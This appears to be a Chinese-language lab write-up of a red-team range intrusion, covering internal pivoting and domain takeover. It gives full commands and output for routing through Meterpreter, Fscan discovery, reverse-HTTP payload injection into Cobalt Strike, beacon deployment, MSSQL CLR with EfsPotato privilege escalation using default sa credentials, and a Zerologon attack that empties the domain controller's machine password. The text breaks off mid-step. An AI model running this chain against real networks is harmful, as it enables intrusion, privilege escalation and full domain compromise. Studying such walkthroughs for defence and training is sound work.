    IPv4 ❖ . . . . . : 10.10.10.7
    . . . . . : 255.255.255.0
    . . . . . : 10.10.10.1

    isatap.{6A2D8ACA-7DC5-49AC-8DF3-95C9F384D974}:
        DNS ❖ . . . . . :
    isatap.{28CA7395-A741-4E5A-BC50-6AAB69E7B927}:
        DNS ❖ . . . . . :
```

```
C:\Windows\system32>
```

- 发现多了张10网段的网卡,我们同理添加路由,并上传Fscan扫描看看

```
meterpreter > run post/multi/manage/autoroute
[*] Running module against WORK-7 (10.10.20.7)
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.10.10.0/255.255.255.0 from host's routing table.
meterpreter > bg
[*] Backgrounding session 2...
msf exploit(windows/smb/ms17_010_永恒之蓝) > route print

IPv4 Active Routing Table
=====
Subnet          Netmask        Gateway
-----          -----
10.10.10.0     255.255.255.0 Session 2
10.10.20.0     255.255.255.0 Session 1
192.168.111.0  255.255.255.0 Session 1

[*] There are currently no IPv6 routes defined.
msf exploit(windows/smb/ms17_010_永恒之蓝) > |
```

```
1 C:\Windows\system32>fscan -h 10.10.10.0/24
2 fscan -h 10.10.10.0/24
3
4
5
6
7
8
9
10 Fscan Version: 2.0.0
11
12 [2025-11-28 10:00:24] [INFO] 暴力破解线程数: 1
13 [2025-11-28 10:00:24] [INFO] 开始信息扫描
14 [2025-11-28 10:00:24] [INFO] CIDR范围: 10.10.10.0-10.10.10.255
15 [2025-11-28 10:00:24] [INFO] 生成IP范围: 10.10.10.0.%!d(string=10.10.10.255) -
%!s(MISSING).%!d(MISSING)
16 [2025-11-28 10:00:24] [INFO] 解析CIDR 10.10.10.0/24 -> IP范围 10.10.10.0-
10.10.10.255
17 [2025-11-28 10:00:24] [INFO] 最终有效主机数量: 256
18 [2025-11-28 10:00:24] [INFO] 开始主机扫描
```

```
19 [2025-11-28 10:00:24] [SUCCESS] 目标 10.10.10.7      存活 (ICMP)
20 [2025-11-28 10:00:24] [SUCCESS] 目标 10.10.10.8      存活 (ICMP)
21 [2025-11-28 10:00:24] [SUCCESS] 目标 10.10.10.18     存活 (ICMP)
22 [2025-11-28 10:00:30] [INFO] 存活主机数量: 3
23 [2025-11-28 10:00:30] [INFO] 有效端口数量: 233
24 [2025-11-28 10:00:30] [SUCCESS] 端口开放 10.10.10.8:135
25 [2025-11-28 10:00:30] [SUCCESS] 端口开放 10.10.10.18:80
26 [2025-11-28 10:00:30] [SUCCESS] 端口开放 10.10.10.8:80
27 [2025-11-28 10:00:30] [SUCCESS] 端口开放 10.10.10.18:135
28 [2025-11-28 10:00:30] [SUCCESS] 端口开放 10.10.10.7:135
29 [2025-11-28 10:00:30] [SUCCESS] 端口开放 10.10.10.8:88
30 [2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.7:139
31 [2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.8:389
32 [2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.7:445
33 [2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.8:443
34 [2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.18:139
35 [2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.8:445
36 [2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.8:139
37 [2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.18:445
38 [2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.8:808
39 [2025-11-28 10:00:33] [SUCCESS] 端口开放 10.10.10.18:1433
40 [2025-11-28 10:00:35] [SUCCESS] 服务识别 10.10.10.18:80 => [http]
41 [2025-11-28 10:00:35] [SUCCESS] 服务识别 10.10.10.8:80 => [http]
42 [2025-11-28 10:00:35] [SUCCESS] 服务识别 10.10.10.8:88 =>
43 [2025-11-28 10:00:36] [SUCCESS] 服务识别 10.10.10.7:139 => Banner:[.]
44 [2025-11-28 10:00:36] [SUCCESS] 服务识别 10.10.10.8:389 => [ldap] 产
品:Microsoft windows Active Directory LDAP 系统:Windows 信息:Domain:
redteam.red, site: Default-First-Site-Name
45 [2025-11-28 10:00:36] [SUCCESS] 服务识别 10.10.10.7:445 =>
46 [2025-11-28 10:00:36] [SUCCESS] 服务识别 10.10.10.18:139 => Banner:[.]
47 [2025-11-28 10:00:36] [SUCCESS] 服务识别 10.10.10.8:445 =>
48 [2025-11-28 10:00:36] [SUCCESS] 服务识别 10.10.10.8:139 => Banner:[.]
49 [2025-11-28 10:00:36] [SUCCESS] 服务识别 10.10.10.18:445 =>
50 [2025-11-28 10:00:36] [SUCCESS] 服务识别 10.10.10.8:808 =>
51 [2025-11-28 10:00:38] [SUCCESS] 服务识别 10.10.10.18:1433 => [ms-sql-s] 版
本:10.00.1600; RTM 产品:Microsoft SQL Server 2008 系统:Windows Banner:[.%.@.]
52 [2025-11-28 10:00:41] [SUCCESS] 端口开放 10.10.10.8:8172
53 [2025-11-28 10:01:35] [SUCCESS] 服务识别 10.10.10.8:135 =>
54 [2025-11-28 10:01:35] [SUCCESS] 服务识别 10.10.10.18:135 =>
55 [2025-11-28 10:01:35] [SUCCESS] 服务识别 10.10.10.7:135 =>
56 [2025-11-28 10:01:36] [SUCCESS] 服务识别 10.10.10.8:8172 =>
57 [2025-11-28 10:01:56] [SUCCESS] 服务识别 10.10.10.8:443 =>
58 [2025-11-28 10:01:56] [INFO] 存活端口数量: 17
59 [2025-11-28 10:01:56] [INFO] 开始漏洞扫描
60 [2025-11-28 10:01:56] [INFO] 加载的插件: findnet, ldap, ms17010, mssql,
netbios, smb, smb2, smbghost, webpoc, webtitle
61 [2025-11-28 10:01:56] [SUCCESS] NetBios 10.10.10.18      sqlserver-
2008.redteam.red          Windows Server 2008 R2 Datacenter 7601 Service
Pack 1
62 [2025-11-28 10:01:56] [SUCCESS] 发现漏洞 10.10.10.7 [Windows 7 ultimate 7601
Service Pack 1] MS17-010
63 [2025-11-28 10:01:56] [SUCCESS] NetInfo 扫描结果
64 目标主机: 10.10.10.7
65 主机名: work-7
66 发现的网络接口:
67     IPv4地址:
```

```

68      └ 10.10.10.7
69      └ 10.10.20.7
70 [2025-11-28 10:01:56] [SUCCESS] NetInfo 扫描结果
71 目标主机: 10.10.10.18
72 主机名: sqlserver-2008
73 发现的网络接口:
74   IPV4地址:
75     └ 10.10.10.18
76 [2025-11-28 10:01:56] [SUCCESS] 网站标题 http://10.10.10.18 状态码:200
    长度:689 标题:IIS7
77 [2025-11-28 10:01:56] [INFO] 系统信息 10.10.10.18 [Windows Server 2008 R2
    Datacenter 7601 Service Pack 1]
78 [2025-11-28 10:01:56] [SUCCESS] NetInfo 扫描结果
79 目标主机: 10.10.10.8
80 主机名: owa
81 发现的网络接口:
82   IPV4地址:
83     └ 10.10.10.8
84 [2025-11-28 10:01:56] [INFO] 系统信息 10.10.10.8 [Windows Server 2008 R2
    Datacenter 7601 Service Pack 1]
85 [2025-11-28 10:01:56] [SUCCESS] NetBios 10.10.10.8 DC:owa.redteam.red
    Windows Server 2008 R2 Datacenter 7601 Service Pack 1
86 [2025-11-28 10:01:56] [SUCCESS] 网站标题 http://10.10.10.8 状态码:403
    长度:1157 标题:403 - 禁止访问: 访问被拒绝。
87 [2025-11-28 10:01:56] [SUCCESS] MSSQL 10.10.10.18:1433 sa sa
88 [2025-11-28 10:01:56] [SUCCESS] 网站标题 https://10.10.10.8 状态码:200
    长度:689 标题:IIS7
89 [2025-11-28 10:01:56] [SUCCESS] 网站标题 https://10.10.10.8:8172 状态码:404
    长度:0 标题:无标题
90 [2025-11-28 10:03:42] [SUCCESS] 扫描已完成: 32/32

```

- 10.10.10.7 是当前永恒之蓝上线主机的另一张网卡,pass掉
- 这里可以看到还有另外两台主机 10.10.10.18 有mssql数据库(sa/sa), 10.10.10.8 是DC域主机

## MSF会话转CS

- 这里由于已经尝试很多次了,MSF的打mssql连不上会话,所以尝试转移会话用CS上线,坑太多了

```

msf exploit(windows/smb/ms17_010_eternalblue) > sessions -l
Active sessions
=====
Id  Name  Type          Information           Connection
--  --  -----
1   meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WEBLOGIC  10.8.0.6:4444 -> 192.168.111.20:49176 (192.168.111.20)
2   meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WORK-7    127.0.0.1:58886 -> 127.0.0.1:10800 (10.10.20.7)

msf exploit(windows/smb/ms17_010_eternalblue) > |

```

- 将当前已经获取会话的两台主机会话转到CS上操作,这里我的CS是4.5版本,服务端和客户端都是在本机启动的

The image shows two windows side-by-side. The left window is a terminal session titled '管理员: C:\Windows\system32\cmd.exe - teamserver\_win.bat 192.168.111.25'. It displays the output of running Cobalt Strike's teamserver\_win.bat script, showing the process of detecting administrative permissions and starting various services like msf and lxy. The right window is the Cobalt Strike interface, specifically the '事件日志' (Event Log) tab. It shows a log entry from 'neo6' at 10:09:28 on 11/28, detailing the loading of PostExploit Plugins, the author (3head0w, IXX Fiber), and the plugin update (20241001). It also includes a note about the tool being for security research and testing only, and a warning against illegal use. The log concludes with 'neo6 has joined'.

```
[0] Cobalt Strike 4.5 Cobalt Strike 4.5 \teamserver_win.bat 192.168.111.25
[+] Administrative permissions required. Detecting permissions...
[+] Success: Administrative permissions confirmed.
[01:34m[*]] [On Loading properties file ()] Cobalt_Strike_4.5\teamServer.prop.
[01:34m[*]] [On Properties file was loaded.
[01:32m[*]] [On Team server is up on 0.0.0.0:54321
[01:34m[*]] [On SHA256 hash of SSL cert is: e9b37dc550a9d71962c431096fd14cb27da7d03185f55540f0960d6d9b91
e084
[01:32m[*]] [On Listener: msf started!
[01:32m[*]] [On Listener: lxy started!

事件日志 X
11/28 10:09:28 * neo6 =====
11/28 10:09:28 * neo6 Loading PostExploit Plugins
11/28 10:09:28 * neo6 Author: 3head0w, IXX Fiber
11/28 10:09:28 * neo6 Plugins Update: 20241001
11/28 10:09:28 * neo6 =====
11/28 10:09:28 * neo6 该插件仅供安全研究和学习之用!
11/28 10:09:28 * neo6 仅可用于合法及授权的安全测试!
11/28 10:09:28 * neo6 切勿用于非法用途,否则后果自负!
11/28 10:09:28 * neo6 =====
11/28 10:09:28 *** neo6 has joined.
```

- 先转移上线会话1,设置监听器

编辑监听器

### 创建监听器

名字: msf

Payload: Beacon HTTP

**Payload选项**

HTTP地址: 192.168.111.25

地址轮询策略: round-robin

最大重试策略: none

HTTP地址(Stager): 192.168.111.25

配置名称: default

HTTP端口(上线): 680

HTTP端口(监听):

HTTP Host头:

HTTP代理: ...

**保存** **帮助**

This screenshot shows the 'Listener Editor' window in Metasploit. It's titled '编辑监听器' (Edit Listener) and has a sub-section '创建监听器' (Create Listener). The 'Payload' field is set to 'Beacon HTTP'. The main area is titled 'Payload选项' (Payload Options) and contains several configuration fields:

- HTTP地址: 192.168.111.25 (with a '+' icon)
- 地址轮询策略: round-robin (highlighted in green)
- 最大重试策略: none (highlighted in green)
- HTTP地址(Stager): 192.168.111.25
- 配置名称: default (highlighted in green)
- HTTP端口(上线): 680
- HTTP端口(监听): (empty)
- HTTP Host头: (empty)
- HTTP代理: (empty) with a '...' button

At the bottom are '保存' (Save) and '帮助' (Help) buttons.

```
1 use exploit/windows/local/payload_inject
2 set payload windows/meterpreter/reverse_http
3 set prependmigrate true
4 set DisablePayloadHandler true
5 set LHOST 192.168.111.25
6 set LPORT 680
7 set SESSION 1
8 run
```

The screenshot shows two windows side-by-side. The left window is a terminal session titled 'C:\WINDOWS\system32\cmd.' It displays Metasploit commands and session information. The right window is the Cobalt Strike interface, showing a list of sessions and an event log.

```

C:\WINDOWS\system32\cmd. - + -
[metasploit] > bg
[*] Backgrounding session 2...
msf exploit(windows/smb/ms17_010_externalblue) > sessions -l
Active sessions
=====
Id Name Type Information Connection
-- -- --
1 meterpreter x64/windows NT AUTHORITY\SYSTEM @ WEBLOGIC 10.8.0.6:4444 -> 1
92.168.111.20:49176 (192.168.111.20)
2 meterpreter x64/windows NT AUTHORITY\SYSTEM @ WORK-7 127.0.0.1:58886 ->
127.0.0.1:10890 (10.10.20.7)

[*] msf exploit(windows/smb/ms17_010_externalblue) > use exploit/windows/local/payload_injec
[*] t
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] msf exploit(windows/local/payload_inject) > set payload windows/meterpreter/reverse_htt
[*] p
[*] payload => windows/meterpreter/reverse_http
[*] msf exploit(windows/local/payload_inject) > set prependmigrate true
[*] prependedmigrate = true
[*] msf exploit(windows/local/payload_inject) > set DisablePayloadHandler true
[*] DisablePayloadHandler => true
[*] msf exploit(windows/local/payload_inject) > set LHOST 192.168.111.25
[*] LHOST => 192.168.111.25
[*] msf exploit(windows/local/payload_inject) > set LPORT 680
[*] LPORT => 680
[*] msf exploit(windows/local/payload_inject) > set SESSION 1
[*] SESSION => 1
[*] msf exploit(windows/local/payload_inject) > run
[*] [*] Running module against WEBLOGIC
[*] [*] Spawning Notepad process 1428
[*] [*] Injecting payload into 1428
[*] [*] Preparing 'windows/meterpreter/reverse_http' for PID 1428
[*] msf exploit(windows/local/payload_inject) >

```

Event Log (事件日志) content:

```

事件日志 X
11/28 10:09:28 * neo6 =====
11/28 10:09:28 * neo6 Loading PostExpKit Plugins
11/28 10:09:28 * neo6 Author: Shadow. IIX Fiber
11/28 10:09:28 * neo6 Plugin Update: 20241001
11/28 10:09:28 * neo6 该插件仅供安全研究和学习之用!
11/28 10:09:28 * neo6 仅可用于合法及授权的安全测试!
11/28 10:09:28 * neo6 切勿用于非法用途,否则后果自负!
11/28 10:09:28 * neo6 =====
11/28 10:09:28 *** neo6 has joined.
11/28 10:11:00 *** initial beacon from SYSTEM *@192.168.111.20 (WEBLOGIC)

[11/28 10:11] neo6 [lag: 00]
avent>

```

- 会话2需要使用正向代理,目标机器不出网,网络到不了本机,只能我们通过隧道主动去连接,设置 bind tcp监听器



编辑监听器

— □ ×

## 创建监听器

名字:

bind1

Payload:

Beacon TCP



### Payload选项

端口(上线):

4567

仅监听localhost

保存

帮助

- 生成CS exe马



```

C:\WINDOWS\system32\cmd. x + v
exit
meterpreter > upload "C:\Users\24937\Desktop\SharpSQLTools\beacon.exe" "C:\Windows\system32\beacon.exe"
<-[-] Payload error: Unknown command at 7.
<-[-] To: SharpSQLTools\beacon.exe "C:\Windows\system32\beacon.exe"
[*] Uploading C:/Users/24937/Desktop/SharpSQLTools/beacon.exe -> C:\Windows\system32\beacon.exe
[*] Uploaded 514.50 KiB of 514.50 KiB (100.0%): C:/Users/24937/Desktop/SharpSQLTools/beacon.exe -> C:\Windows\system32\beacon.exe
[*] Completed : C:/Users/24937/Desktop/SharpSQLTools/beacon.exe -> C:\Windows\system32\beacon.exe
meterpreter > shell
Process 796 created.
Channel 29 created.

Microsoft Windows [版 6.1.7601]
© 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
C:\Windows\system32>ipconfig
ipconfig

Windows IP 环境

***** 2:
***** DNS *** : fe80::d914:d563:5f99:bac3%16
***** IPv6 **: . . . . . : 10.10.20.7
***** . . . . . : 255.255.255.0
***** . . . . . : 10.10.20.1

***** 2:
***** DNS *** : fe80::14d5:b269:8d13:75ff%11
***** IPv6 **: . . . . . : 10.10.10.7
***** . . . . . : 255.255.255.0
***** . . . . . : 10.10.10.1

***** isatap.{6A2D8ACA-7DC5-49AC-8DF3-95C9F384D974}:
'***' . . . . . : '***' 
***** DNS *** . . . . . :
***** isatap.{28CA7395-A741-4E5A-BC50-6AAB69E7B927}:
'***' . . . . . : '***' 
***** DNS *** . . . . . :


C:\Windows\system32>beacon.exe
beacon.exe
C:\Windows\system32>

[ Cobalt Strike 菜单(V) 攻击(A) 报告(R) 帮助(H) About Me OLA-Tools ]
[ external internal ^ listener user computer note process pid arch last ]
[ 192.168.111.20 oooo 10.10.20.7 msf SYSTEM * WORK-7 beacon.exe 1172 x64 352ms ]
[ 192.168.111.20 192.168.111... msf SYSTEM * WEBLOGIC rundll32.exe 3068 x86 132ms ]
[*] Completed : C:/Users/24937/Desktop/SharpSQLTools/beacon.exe -> C:\Windows\system32\beacon.exe
[*] Beacon 192.168.111.20@3068 X
[*] ms authORITY/system
[*] 11/28 10:32:32 beacon> connect 10.10.20.7 4567
[*] 11/28 10:32:32 (-) Unknown command: connect 10.10.20.7 4567
[*] 11/28 10:32:50 beacon> connect 10.10.20.7 4567
[*] 11/28 10:32:50 [*] Tasked to connect to 10.10.20.7:4567
[*] 11/28 10:32:50 [*] host called home, sent: 21 bytes
[*] 11/28 10:32:50 [*] established link to child beacon: 10.10.20.7
[*] 11/28 10:32:51 beacon> sleep 0 (from: Beacon 10.10.20.7@1172)
[*] 11/28 10:32:51 [*] Tasked beacon to become interactive
[*] 11/28 10:32:51 [*] host called home, sent: 28 bytes
[*] [WEBLOGIC] SYSTEM */3068
[*] beacon>
[*] last: 132ms

```

## Mssql存储过程

- 前面MSF不是配置了10800的socks代理吗,现在使用 Proxifier 配置代理规则,然后使用 SharpSQLTools 传马



```

1 | SharpSQLTools.exe 10.10.10.18 sa sa master install_clr
2 | SharpSQLTools.exe 10.10.10.18 sa sa master enable_clr
3 | SharpSQLTools.exe 10.10.10.18 sa sa master clr_efspotato whoami

```

```

命令提示符
[*] Database connection is successful!
[+] ALTER DATABASE master SET TRUSTWORTHY ON
[+] Import the assembly
[+] Link the assembly to a stored procedure
[+] Install clr successful!

C:\Users\24937\Desktop\SharpSQLTools>SharpSQLTools.exe 10.10.10.18 sa sa master enable_clr
[*] Database connection is successful!
配置选项 'show advanced options' 已从 1 更改为 1。请运行 RECONFIGURE 语句进行安装。
配置选项 'clr enabled' 已从 0 更改为 1。请运行 RECONFIGURE 语句进行安装。

C:\Users\24937\Desktop\SharpSQLTools>SharpSQLTools.exe 10.10.10.18 sa sa master install_clr
[*] Database connection is successful!
[+] ALTER DATABASE master SET TRUSTWORTHY ON
[+] Import the assembly
[!] Error log:
数据库 "master" 中已存在程序集 "CLR_module".
[+] Link the assembly to a stored procedure
[!] Error log:
数据库中已存在名为 'ClrExec' 的对象。
[+] Install clr successful!

C:\Users\24937\Desktop\SharpSQLTools>SharpSQLTools.exe 10.10.10.18 sa sa master clr_efspotato whoami
[*] Database connection is successful!
Exploit for EfsPotato(MS-EFSR EfsRpcOpenFileRaw with SeImpersonatePrivilege local privilege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgongvh.

[+] Current user: NT AUTHORITY\NETWORK SERVICE
[+] Get Token: 2756
[+] Command : c:\Windows\System32\cmd.exe /c whoami
[!] process with pid: 2384 created.
=====

nt authority\system

```

- 传入前面生成的CS木马

```

1 // 以OLE分段上传
2 SharpSQLTools.exe 10.10.10.18 sa sa master upload
C:\\\\Users\\\\24937\\\\Desktop\\\\beacons.exe C:\\\\Users\\\\Public\\\\beacons.exe
3 // 然后再拼接
4 SharpSQLTools.exe 10.10.10.18 sa sa master clr_combine
C:\\\\Users\\\\Public\\\\beacons.exe
5 // 执行
6 SharpSQLTools.exe 10.10.10.18 sa sa master clr_efspotato
"C:\\\\Users\\\\Public\\\\beacons.exe"

```

```

1 SharpSQLTools.exe 10.10.10.18 sa sa master upload
C:\\\\Users\\\\24937\\\\Desktop\\\\beacons.exe C:\\\\Users\\\\Public\\\\beacons.exe
2 SharpSQLTools.exe 10.10.10.18 sa sa master clr_combine
C:\\\\Users\\\\Public\\\\beacons.exe
3 SharpSQLTools.exe 10.10.10.18 sa sa master clr_efspotato
"C:\\\\Users\\\\Public\\\\beacons.exe"

```

The screenshot shows the Cobalt Strike interface with two main windows. On the left, a terminal window displays the command-line session for generating and uploading the beacon payload. On the right, the Cobalt Strike dashboard shows a table of listeners and a detailed timeline of the exploit's execution.

**Terminal Session (Left):**

```

命令提示符
+ - + -
[+] C:\\\\Users\\\\Public\\\\beacons.exe_2.config.txt Upload completed
[+] C:\\\\Users\\\\Public\\\\beacons.exe_3.config.txt Upload completed
[+] copy /b C:\\\\Users\\\\Public\\\\beacons.exe_x.config_txt C:\\\\Users\\\\Public\\\\beacons.exe
[+] del C:\\\\Users\\\\Public\\\\*.config_txt
[*] 'C:\\\\Users\\\\24937\\\\Desktop\\\\beacons.exe' Upload completed
C:\\\\Users\\\\24937\\\\Desktop\\\\SharpSQLTools>SharpSQLTools.exe 10.10.10.18
8 sa sa master clr_combine C:\\\\Users\\\\Public\\\\beacons.exe
[*] Database connection is successful!
[*] remoteFile: C:\\\\Users\\\\Public\\\\beacons.exe
[*] count: 3
[*] combinefile: C:\\\\Users\\\\Public\\\\beacons.exe_*.config_txt C:\\\\Users\\\\Public\\\\beacons.exe
[*] 'C:\\\\Users\\\\Public\\\\beacons.exe_*.config_txt' CombineFile completed
C:\\\\Users\\\\24937\\\\Desktop\\\\SharpSQLTools>SharpSQLTools.exe 10.10.10.18
8 sa sa master clr_efspotato "C:\\\\Users\\\\Public\\\\beacons.exe"
[*] Database connection is successful!
[!] Error log:
执行超时已过期。完成操作之前已超时或服务器未响应。
[!] Disconnect...
C:\\\\Users\\\\24937\\\\Desktop\\\\SharpSQLTools>SharpSQLTools.exe 10.10.10.18
8 sa sa master clr_efspotato "C:\\\\Users\\\\Public\\\\beacons.exe"
[*] Database connection is successful!
Exploit for EfsPotato(MS-EFSR EfsRpcOpenFileRaw with SeImpersonatePrivilege local privilege escalation vulnerability).
Part of GH's fuck Tools, Code By zgonv.
=====
[+] Current user: NT AUTHORITY\\NETWORK SERVICE
[+] Get Token: 3024
[+] Command : c:\\Windows\\System32\\cmd.exe > C:\\\\Users\\\\Public\\\\beacons.exe
[!] process with pid: 1188 created.
=====

C:\\\\Users\\\\24937\\\\Desktop\\\\SharpSQLTools>

```

**Cobalt Strike Dashboard (Right):**

external	internal	listener	user	computer	note	process	pid	arch	last
10.10.20.7	0ooo	10.10.10.18	msf	SYSTEM*	SQlSERVE...	beacons.exe	940	x64	370ms
192.168.111.20	0ooo	10.10.20.7	msf	SYSTEM*	WORK-7	beacon.exe	1172	x64	370ms
192.168.111.20	192.168.111...	msf	SYSTEM*	WEBLOGIC		rundll32.exe	3068	x86	114ms

Timeline Log:


```

事件日志 X Beacon 192.168.111.20@3068 X Beacon 10.10.20.7@1172 X
11/28 10:32:50 (+) established link to parent beacon: 192.168.111.20
11/28 10:32:51 (*) Tasked beacon to become interactive [change made to: Beacon 192.168.111.20@3068]
11/28 10:34:13 beacon> sleep 0
11/28 10:34:13 (*) Tasked beacon to become interactive [change made to: Beacon 192.168.111.20@3068]
11/28 10:34:27 beacon> connect 10.10.10.18:4567
11/28 10:34:28 (*) Tasked to connect to 10.10.10.18:4567
11/28 10:34:28 (+) host called home, sent: 22 bytes
11/28 10:34:28 (+) established link to child beacon: 10.10.10.18
|
```

Bottom status bar: [WORK-7] SYSTEM \*/1172 (x64) last: 370ms

- 成功上线

# 横向移动



- 最后一台只剩 10.10.10.8 了, 使用 CVE-2020-1472 (Zerologon) 漏洞, 把目标域成员服务器 10.10.10.8 (NetBIOS 名 owa) 的机器账户 owa\$ 密码直接置空, 用空密码横向

```
1 // 这个模块需要一些时间, 喝杯咖啡~
2 setg Proxies socks5:127.0.0.1:10800
3 set ReverseAllowProxy true
4 search cve-2020-1472
5 use auxiliary/admin/dcerpc/cve_2020_1472_zeroLogon
6 set rhosts 10.10.10.8
7 set nbname owa
8 run
```

```
msf auxiliary(admin/dcerpc/cve_2020_1472_zeroLogon) > run
[*] Running module against 10.10.10.8
[*] 10.10.10.8: - Connecting to the endpoint mapper service...
[*] 10.10.10.8: - Binding to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:10.10.10.8[6008] ...
[*] 10.10.10.8: - Bound to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:10.10.10.8[6008] ...
[+] 10.10.10.8: - Successfully authenticated
[+] 10.10.10.8: - Successfully set the machine account (owa$) password to: aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 (empty)
[*] Auxiliary module execution completed
```

- 再添加一个监听器



## 编辑监听器



### 创建监听器

